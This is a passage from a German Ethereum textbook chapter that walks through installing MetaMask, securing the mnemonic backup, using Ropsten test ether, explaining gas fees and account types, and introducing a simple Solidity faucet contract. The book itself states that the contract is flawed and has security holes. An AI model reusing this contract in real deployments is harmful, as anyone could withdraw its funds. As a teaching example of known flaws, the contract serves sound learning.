- Wenn Sie einen neuen Account anlegen, senden Sie zuerst eine kleine Testtransaktion an die neue Adresse. Sobald Sie die Testtransaktion empfangen, senden Sie etwas von diesem Account zurück. Das Anlegen von Accounts kann aus verschiedenen Gründen schiefgehen, und wenn etwas schiefgegangen ist, findet man das besser mit einem kleinen Verlust heraus. Wenn die Tests funktionieren, ist alles gut.
- Öffentliche Block-Explorer stellen eine einfache Möglichkeit dar, herauszufinden, ob eine Transaktion vom Netzwerk akzeptiert wurde. Allerdings wirkt sich diese Bequemlichkeit negativ auf Ihre Privatsphäre aus, da Sie Ihre Adressen den Block-Explorern offenlegen, die Sie verfolgen können.
- Senden Sie kein Geld an die in diesem Buch abgedruckten Adressen. Die privaten Schlüssel sind in diesem Buch aufgeführt, und jemand wird das Geld sofort abgreifen.

Nachdem wir die grundlegenden bewährten Praktiken für die Verwaltung und die Sicherheit von Schlüsseln diskutiert haben, wollen wir uns der Arbeit mit MetaMask zuwenden!

Einführung in MetaMask

Öffnen Sie den Google-Chrome-Browser und wechseln Sie zu <https://chrome.google.com/webstore/category/extensions>.

Suchen Sie nach »MetaMask« und klicken Sie das Logo des Fuchses an. Das Ergebnis sollte in etwa aussehen wie das in Abbildung 2-1.




Abbildung 2-1: Die Detailseite der MetaMask-Chrome-Erweiterung

Manchmal gelingt es jemandem, die Google-Filter mit böartigen Erweiterungen zu unterwandern, also achten Sie darauf, wirklich die MetaMask-Erweiterung herunterzuladen. Die echte

- zeigt die ID `nkbihfboegaaeohlefnkodbefgpgknn` in der Adressleiste an,
- wird von <https://metamask.io> angeboten,
- hat mehr als 1.400 Bewertungen und
- hat mehr als 100.000.000 Nutzer.

Sobald Sie sicher sind, die richtige Erweiterung vor sich zu haben, klicken Sie auf *Add to Chrome*, um sie zu installieren.

Eine Wallet anlegen

Sobald MetaMask installiert ist, sollten Sie ein neues Icon (den Kopf eines Fuchses) in der Werkzeugleiste Ihres Browsers sehen. Klicken Sie es an, um die Erweiterung zu starten. Sie werden zuerst dazu aufgefordert, die allgemeinen Geschäftsbedingungen zu akzeptieren, und dann, eine neue Ethereum-Wallet anzulegen, indem Sie ein Passwort eingeben (siehe Abbildung 2-2).




Abbildung 2-2: Die Passwortseite der MetaMask-Chrome-Erweiterung



Das Passwort kontrolliert den Zugriff auf MetaMask, sodass es niemand nutzen kann, der keinen Zugang zu Ihrem Browser hat.

Sobald Sie ein Passwort festgelegt haben, erzeugt MetaMask eine Wallet für Sie und gibt ein *mnemonisches Backup* aus, das aus zwölf Wörtern besteht (siehe Abbildung 2-3). Diese Wörter können in jeder kompatiblen Wallet verwendet werden, um den Zugriff auf Ihr Guthaben wiederherzustellen, sollte auf Ihrem Computer etwas mit MetaMask passieren. Das Passwort benötigen Sie zur Wiederherstellung nicht. Die zwölf Wörter reichen aus.



Sichern Sie Ihr Mnemonic (zweimal) auf Papier. Legen Sie die beiden Papiersicherungen an zwei verschiedenen sicheren Stellen ab, etwa in einem feuerfesten Safe, einer verschließbaren Schublade oder in einem Schließfach. Betrachten Sie die Papier-Backups als gleichwertig mit dem, was Sie in Ihrer Ethereum-Wallet vorhalten. Jeder, der auf diese Wörter zugreifen kann, kann auf die Wallet zugreifen und Ihnen Ihr Geld stehlen.




Abbildung 2-3: Von MetaMask erzeugtes mnemonisches Backup Ihrer Wallet

Sobald Sie die sichere Verwahrung Ihres Mnemonic bestätigt haben, können Sie sich die Details Ihres Ethereum-Account ansehen (siehe Abbildung 2-4).




Abbildung 2-4: Ihr Ethereum-Account in MetaMask

Ihre Account-Seite zeigt den Namen Ihres Account (standardmäßig *Account 1*), eine Ethereum-Adresse (in diesem Beispiel 0x9E713...) sowie ein farbiges Icon, anhand dessen Sie diesen Account von anderen Accounts unterscheiden können. Am Anfang der Account-Seite sehen Sie, mit welchem Ethereum-Netzwerk Sie gerade arbeiten (in unserem Beispiel das *Main Network*).

Glückwunsch! Sie haben gerade Ihre erste Ethereum-Wallet eingerichtet.

Netzwerke wechseln

Wie Sie auf der MetaMask-Account-Seite sehen, können Sie zwischen mehreren Ethereum-Netzwerken wählen. Standardmäßig versucht MetaMask, die Verbindung mit dem Hauptnetzwerk herzustellen. Andere Möglichkeiten sind öffentliche Testnetzwerke, ein Ethereum-Node Ihrer Wahl oder Nodes, die private Blockchains auf Ihrem eigenen Computer ausführen (localhost):

Ethereum-Hauptnetzwerk

Das öffentliche Ethereum-Hauptnetzwerk. Echte ETH, echte Werte, echte Konsequenzen.

Ropsten-Testnetzwerk

Ethereums öffentliche Test-Blockchain und Testnetzwerk. ETH in diesem Netzwerk haben keinen Wert.

Kovan-Testnetzwerk

Öffentliche Ethereum-Test-Blockchain und Netzwerk. Verwendet das Aura-Konsensprotokoll mit Proof of Authority (föderatives Signieren). ETH in diesem Netzwerk haben keinen Wert. Das Kovan-Testnetzwerk wird nur von Parity unterstützt. Andere Ethereum-Clients verwenden das erst später vorgeschlagene Clique-Konsensprotokoll für die Proof-of-Authority-basierte Verifikation.

Rinkeby-Testnetzwerk

Öffentliche Ethereum-Test-Blockchain und Netzwerk. Verwendet das Clique-Konsensprotokoll mit Proof of Authority (föderatives Signieren). ETH in diesem Netzwerk haben keinen Wert.

Localhost 8545

Stellt die Verbindung mit einem Node her, der auf demselben Computer läuft wie der Browser. Der Node kann Teil einer beliebigen öffentlichen Blockchain (Haupt- oder Testnetzwerk) oder eines privaten Testnetzwerks sein.

RPC

Erlaubt die Verbindung von MetaMask mit jedem Node, der eine Geth-kompatible RPC-Schnittstelle (*Remote Procedure Call*) besitzt. Der Node kann Teil einer beliebigen öffentlichen oder privaten Blockchain sein.



Ihre MetaMask-Wallet verwendet für alle Netzwerke, mit denen sie sich verbindet, den gleichen privaten Schlüssel und die gleiche Ethereum-Adresse. Allerdings wird das Guthaben Ihrer Ethereum-Adresse für jedes Ethereum-Netzwerk unterschiedlich sein. Ihre Schlüssel können beispielsweise die Ether und Kontrakte auf Ropsten kontrollieren, nicht aber im Hauptnetzwerk.

Test-Ether beschaffen

Ihre erste Aufgabe besteht darin, sich ein paar Ether für Ihre Wallet zu beschaffen. Sie machen das aber nicht im Hauptnetzwerk, weil echte Ether Geld kosten und die Handhabung etwas mehr Erfahrung verlangt. Daher wollen wir Ihre Wallet zuerst mit ein paar Testnet-Ethern versorgen.

Wechseln Sie mit MetaMask in das *Ropsten-Testnetzwerk*. Klicken Sie auf *Buy* und dann auf *Ropsten Test Faucet*. MetaMask öffnet eine neue Webseite, die in Abbildung 2-5 zu sehen ist.




Abbildung 2-5: MetaMask-Ropsten-Test-Faucet

Sie werden bemerken, dass die Webseite bereits die Ethereum-Adresse Ihrer MetaMask-Wallet enthält. MetaMask bindet Ethereum-fähige Webseiten in Ihre MetaMask-Wallet ein und kann Ethereum-Adressen auf diesen Webseiten »sehen«. Auf diese Weise können Sie zum Beispiel eine Zahlung an einen Onlineshop senden, der eine Ethereum-Adresse ausgibt. MetaMask kann in die Webseite auch Ihre eigene Wallet-Adresse als Empfängeradresse eintragen, wenn die Webseite sie anfordert. Auf dieser Seite fragt die Faucet-Anwendung MetaMask nach einer Wallet-Adresse, an die Test-Ether gesendet werden sollen.

Klicken Sie auf den grünen Button *request 1 ether from faucet*. Es erscheint eine Transaktions-ID im unteren Teil der Seite. Die Faucet-App hat eine Transaktion, also eine Zahlung an Sie erzeugt. Die Transaktions-ID sieht wie folgt aus:

0x7c7ad5aaea6474adccf6f5c5d6abed11b70a350fbc6f9590109e099568090c57

Innerhalb weniger Sekunden wurde die Transaktion von den Minern im Ropsten-Netzwerk geschürft, und Ihre MetaMask-Wallet zeigt ein Guthaben von 1 Ether an. Klicken Sie auf die Transaktions-ID, und der Browser bringt Sie zu einem *Block-Explorer*, einer Website, auf der Sie Blöcke, Adressen und Transaktionen untersuchen und visualisieren können. MetaMask nutzt den Etherscan-Block-Explorer (<https://etherscan.io/>), einen recht beliebten Ethereum-Block-Explorer. Die Transaktion, in der die Zahlung des Ropsten-Test-Faucet enthalten ist, sehen Sie in Abbildung 2-6.




Abbildung 2-6: Etherscan-Ropsten-Block-Explorer

Die Transaktion wurde in der Ropsten-Blockchain festgehalten und kann jederzeit von jedermann eingesehen werden, indem man nach der Transaktions-ID sucht oder den Link besucht (<http://bit.ly/2Q860Wk>).

Wählen Sie den Link oder geben Sie den Transaktions-Hash auf der *ropsten.etherscan.io*-Website ein, um sie sich selbst anzusehen.

Ether aus MetaMask senden

Sobald Sie Ihren ersten Test-Ether vom Ropsten-Test-Faucet erhalten haben, können Sie versuchen, die Ether wieder zurück an das Faucet zu senden. Wie Sie auf der Ropsten-Test-Faucet-Seite sehen können, gibt es die Möglichkeit, 1 ETH an das Faucet zu »spenden« (*donate*). Diese Option ist verfügbar, um Ihre verbliebenen Test-Ether zurückzugeben, sobald Sie mit dem Testen fertig sind, damit auch

andere sie nutzen können. Obwohl Test-Ether keinen Wert haben, werden sie von einigen Leuten gehortet, was es für andere schwierig macht, die Testnetzwerke zu nutzen. Das Horten von Test-Ethern ist verpönt!

Glücklicherweise horten wir keine Test-Ether. Klicken Sie den orangefarbenen *1 ether*-Button an, um eine Transaktion zu erzeugen, die dem Faucet 1 Ether zahlt. MetaMask bereitet die Transaktion vor und öffnet ein Fenster mit der Bestätigung (siehe Abbildung 2-7).




Abbildung 2-7: 1 Ether an das Faucet senden

Ups! Wie Sie sehen, können Sie die Transaktion nicht abschließen, weil MetaMask behauptet, Ihr Guthaben würde nicht ausreichen. Auf den ersten Blick ist das verwirrend: Sie besitzen 1 ETH und wollen 1 ETH senden, also warum behauptet MetaMask, Ihr Guthaben würde nicht ausreichen?

Die Antwort liegt in den Kosten für das Gas. Jede Ethereum-Transaktion verlangt die Zahlung einer Gebühr, die von den Minern für die Validierung der Transaktion erhoben wird. Die Gebühren werden bei Ethereum in einer virtuellen Währung namens *Gas* erhoben. Sie bezahlen dieses Gas als Teil der Transaktion in Ether.



Gebühren werden auch in den Testnetzwerken erhoben. Ohne Gebühren würde sich das Testnetzwerk anders verhalten als das Hauptnetzwerk, und das wäre für eine Testplattform ungeeignet. Gebühren schützen die Testnetzwerke auch vor DoS-Angriffen und schlecht konstruierten Kontrakten (z.B. Endlosschleifen), genau so, wie sie das im Hauptnetzwerk tun.

Wenn Sie eine Transaktion senden wollen, berechnet MetaMask den durchschnittlichen Gaspreis erfolgreicher Transaktionen mit 3 GWei (was für Gigawei steht).

Wei ist die kleinste Stückelung von Ether, wie bereits in »Ether-Währungseinheiten« auf Seite 15 diskutiert. Das Gaslimit ist als Preis einer grundlegenden Transaktion festgelegt, die bei 21.000 Gaseinheiten liegt. Der maximale ETH-Betrag, den Sie zu bezahlen haben, beträgt also $3 * 21.000 \text{ GWei} = 63.000 \text{ GWei} = 0,000063 \text{ ETH}$. (Beachten Sie, dass der durchschnittliche Gaspreis variiert, da er hauptsächlich durch die Miner bestimmt wird. In einem späteren Kapitel werden Sie sehen, wie man das Gaslimit erhöhen/reduzieren kann, um sicherzustellen, dass Ihre Transaktion Vorrang genießt, wenn es nötig ist.)

Eine Transaktion von 1 ETH kostet also 1,000063 ETH. MetaMask rundet das verwirrenderweise auf 1 ETH *ab*, wenn es die Gesamtsumme ausgibt, doch der tatsächlich benötigte Betrag ist 1,000063 ETH, und Sie besitzen nur 1 ETH. Klicken Sie auf *Reject*, um diese Transaktion abzubrechen.

Besorgen wir uns also weitere Test-Ether! Klicken Sie wieder auf den grünen Button *request 1 ether from the faucet* und warten Sie ein paar Sekunden. Keine Sorge, das Faucet verfügt über viele Ether und gibt Ihnen weitere, wenn Sie das wünschen.

Sobald Ihr Guthaben 2 ETH beträgt, können Sie es erneut versuchen. Wenn Sie diesmal den orangefarbenen Spenden-Button *1 ether* anklicken, reicht Ihr Guthaben aus, um die Transaktion abzuschließen. Klicken Sie auf *Submit*, wenn MetaMask das Zahlungsfenster öffnet. Nach Abschluss der Transaktion sehen Sie ein Guthaben von 0,999937 ETH, weil Sie 1 ETH an das Faucet gesendet und dafür 0,000063 ETH für Gas bezahlt haben.

Die Transaktionshistorie einer Adresse untersuchen

Sie wissen nun, wie man mit MetaMask Test-Ether sendet und empfängt. Ihr Wallet hat bisher zwei Zahlungen empfangen und eine gesendet. Sie können sich all diese Transaktionen mit dem Block-Explorer *ropsten.etherscan.io* ansehen. Kopieren Sie dazu Ihre Wallet-Adresse und fügen Sie sie in das Suchfeld des Block-Explorers ein, oder Sie lassen die Seite direkt durch MetaMask öffnen. Gleich neben dem Account-Icon sehen Sie bei MetaMask einen Button mit drei Punkten. Klicken Sie ihn an, um sich ein Menü mit Account-bezogenen Optionen anzeigen zu lassen (siehe Abbildung 2-8).




Abbildung 2-8: MetaMask Account-Kontextmenü

Wählen Sie *View account on Etherscan*, um eine Webseite im Block-Explorer zu öffnen, die Ihnen die Transaktionshistorie des Accounts wie in Abbildung 2-9 darstellt.

Etherscan ROPSTEN (Revival) TESTNET

Address: 0x9e713963a92c02317a681b9bB3065a8249DE124F

Overview

ETH Balance: 0.999811 Ether

No Of Transactions: 7 txns

Transactions

Latest 7 txns

TxHash	Block	Age	From	To	Value	[TxFee]
0x75cd8cea2ec1...	2546517	46 mins ago	0x9e713963a...	OUT 0x81b7e08f65bdf...	1 Ether	0.000063
0x456eb2b66d34...	2546517	46 mins ago	0x9e713963a...	OUT 0x81b7e08f65bdf...	1 Ether	0.000063
0xfc64cb77479f2...	2546487	54 mins ago	0x9e713963a...	OUT 0x81b7e08f65bdf...	1 Ether	0.000063
0xb4c3e7d81130...	2546485	55 mins ago	0x81b7e08f65bdf...	IN 0x9e713963a...	1 Ether	0.000042
0x9597055fe0ad...	2546485	55 mins ago	0x81b7e08f65bdf...	IN 0x9e713963a...	1 Ether	0.000042
0xe21934fb1834...	2546484	55 mins ago	0x81b7e08f65bdf...	IN 0x9e713963a...	1 Ether	0.000042
0x7c7ad5aaea64...	2546420	1 hr 10 mins ago	0x81b7e08f65bdf...	IN 0x9e713963a...	1 Ether	0.000042

Abbildung 2-9: Adresstransaktionshistorie bei Etherscan

Hier sehen Sie die gesamte Transaktionshistorie Ihrer Ethereum-Adresse. Sie umfasst alle Transaktionen in der Ropsten-Blockchain, bei denen Ihre Adresse als Sender oder Empfänger auftaucht. Klicken Sie die Transaktionen an, um sich weitere Details anzusehen.

Sie können sich die Transaktionshistorie jeder beliebigen Adresse betrachten. Sehen Sie sich beispielsweise die Transaktionshistorie der Ropsten-Test-Faucet-Adresse an (Tipp: die *sender*-Adresse in der ältesten Zahlung an Ihre Adresse). Sie können alle Test-Ether sehen, die vom Faucet an Sie und andere Adressen gesendet wurden. Jede Transaktion, die Sie sich anschauen, führt zu weiteren Adressen und weiteren Transaktionen. Innerhalb kürzester Zeit gehen Sie in diesem Labyrinth vernetzter Daten unter. Öffentliche Blockchains enthalten riesige Mengen an Informationen, die sich programmatisch untersuchen lassen, was zukünftige Beispiele noch zeigen werden.

Der Weltcomputer

Sie haben nun eine Wallet angelegt und Ether gesendet und empfangen. Bisher haben wir Ethereum als Kryptowährung betrachtet, doch Ethereum ist viel, viel mehr. Tatsächlich ist die Kryptowährungsfunktion bei Ethereums Rolle als dezentralisierter Weltcomputer nur von untergeordneter Bedeutung. Ether ist dafür gedacht, für laufende *Smart Contracts* zu bezahlen, also für Computerprogramme, die auf einem emulierten Computer laufen, der als *Ethereum Virtual Machine* (EVM) bezeichnet wird.

Die EVM ist ein globaler Singleton, d.h., er wird als eine globale Instanz eines Computers betrieben, der überall läuft. Jeder Node im Ethereum-Netzwerk betreibt eine lokale Kopie der EVM, um Smart Contracts zu validieren. Die Ethereum-Blockchain hält den sich ändernden *Zustand* dieses Weltcomputers fest, während Transaktionen und Smart Contracts verarbeitet werden. Wir werden das wesentlich detaillierter in Kapitel 13 diskutieren.

Externally Owned Accounts (EOAs) und Kontrakte

Die Art von Account, den Sie in der MetaMask-Wallet angelegt haben, wird *Externally Owned Account*, kurz EOA (deutsch etwa »Account in externem Besitz«) genannt. Solche EOAs sind Accounts, die über einen privaten Schlüssel verfügen. Der Besitz eines privaten Schlüssels bedeutet die Kontrolle über den Zugriff auf Guthaben und Kontrakte. Sie werden sich nun denken können, dass es eine weitere Art Account gibt. Diese andere Account-Art heißt *Kontrakt-Account*. Ein Kontrakt-Account enthält Smart-Contract-Code, den ein einfacher EOA nicht haben kann. Darüber hinaus hat ein Kontrakt-Account keinen privaten Schlüssel. Vielmehr »gehört« er der Logik des Smart-Contract-Codes und wird von dieser auch kontrolliert: dem Softwareprogramm, das in der Ethereum-Blockchain festgehalten wurde, als der Kontrakt-Account erzeugt und durch die EVM ausgeführt wurde.

Kontrakte besitzen Adressen, genau wie EOAs. Kontrakte können auch Ether senden und empfangen, genau wie EOAs. Ist das Ziel einer Transaktion aber eine Kontraktadresse, wird dieser Kontrakt in der EVM *ausgeführt*, wobei die Transaktion und die Transaktionsdaten als Input verwendet werden. Neben Ether können Transaktionen auch Daten enthalten, die angeben, welche spezifische Funktion des Kontrakts ausgeführt werden soll und welche Parameter an diese Funktion zu übergeben sind. Auf diese Weise können Transaktionen Funktionen innerhalb der Kontrakte *aufrufen*.

Beachten Sie, dass ein Kontrakt-Account keinen privaten Schlüssel besitzt und daher keine Transaktion *initiiieren* kann. Nur EOAs können Transaktionen initiieren, doch Kontrakte können auf Transaktionen *reagieren*, indem sie andere Kontrakte aufrufen und so komplexe Ausführungspfade aufbauen. Ein typischer

Anwendungsfall ist ein EOA, der eine Anforderungstransaktion an eine Multi-signatur-Smart Contract-Wallet schickt, um ein paar ETH an eine andere Adresse zu überweisen. Ein typisches DApp-Programmiermuster besteht darin, das Kontrakt A Kontrakt B aufruft, um einen gemeinsamen Zustand für die Nutzer von Kontrakt A zu erhalten.

In den nächsten Abschnitten werden Sie Ihren ersten Kontrakt schreiben. Sie lernen dann, wie Sie diesen Kontrakt mit Ihrer MetaMask-Wallet und den Test-Ethern aus dem Ropsten-Testnetzwerk anlegen, finanzieren und nutzen.

Ein einfacher Kontrakt: ein Test-Ether-Faucet

Ethereum besitzt viele verschiedene Hochsprachen, die alle zur Entwicklung von Kontrakten verwendet werden können und die alle Bytecode erzeugen. Die prominentesten und interessantesten finden Sie in »Einführung in Ethereum-Hochsprachen« auf Seite 129. Die mit Abstand dominierende Hochsprache zur Entwicklung von Smart Contracts ist aber Solidity. Solidity wurde von Dr. Gavin Wood, dem Mitautor dieses Buchs, entwickelt und ist mittlerweile die am häufigsten genutzte Sprache bei Ethereum (und darüber hinaus). Wir werden Solidity verwenden, um unseren ersten Kontrakt zu schreiben.

Für das erste Beispiel (siehe Beispiel 2-1) entwickeln wir einen Kontrakt, der ein *Faucet* kontrolliert. Sie haben bereits ein Faucet genutzt, um sich Test-Ether im Ropsten-Testnetzwerk zu beschaffen. Ein Faucet ist eine relativ einfache Sache: Es gibt Ether an jede Adresse aus, die danach fragt, und kann regelmäßig wieder aufgefüllt werden. Sie können ein Faucet als Wallet implementieren, das von einem Menschen oder einem Webserver gesteuert wird.

Beispiel 2-1: Faucet.sol: Faucet implementierender Solidity-Kontrakt

```
1 // Unser erster Kontrakt ist ein Faucet!
2 contract Faucet {
3
4     // Ether an jeden ausgeben, der darum bittet
5     function withdraw(uint withdraw_amount) public {
6
7         // Limit für Abhebungen
8         require(withdraw_amount <= 1000000000000000000);
9
10        // Betrag an die Adresse senden, die ihn angefordert hat
11        msg.sender.transfer(withdraw_amount);
12    }
13
14    // Eingehende Zahlungen erlauben
15    function () public payable {}
16
17 }
```



Sie finden alle Codebeispiele im *code*-Unterverzeichnis des GitHub-Repositories zu diesem Buch (<https://github.com/ethereumbook/ethereumbook/>). Den *Faucet.sol*-Kontrakt finden Sie in: `code/Solidity/Faucet.sol`

Das ist ein sehr einfacher Kontrakt, viel einfacher geht es nicht mehr. Der Kontrakt ist außerdem *mangelhaft* implementiert, da er eine Reihe schlechter Praktiken verwendet und Sicherheitslücken aufweist. Wir werden uns all diese Mängel in späteren Abschnitten ansehen. Doch für den Moment wollen wir uns Zeile für Zeile ansehen, was der Kontrakt macht und wie er funktioniert. Sie werden schnell bemerken, dass viele Solidity-Elemente denen bekannter Programmiersprachen wie JavaScript, Java, oder C++ ähneln.

Die erste Zeile ist ein Kommentar:

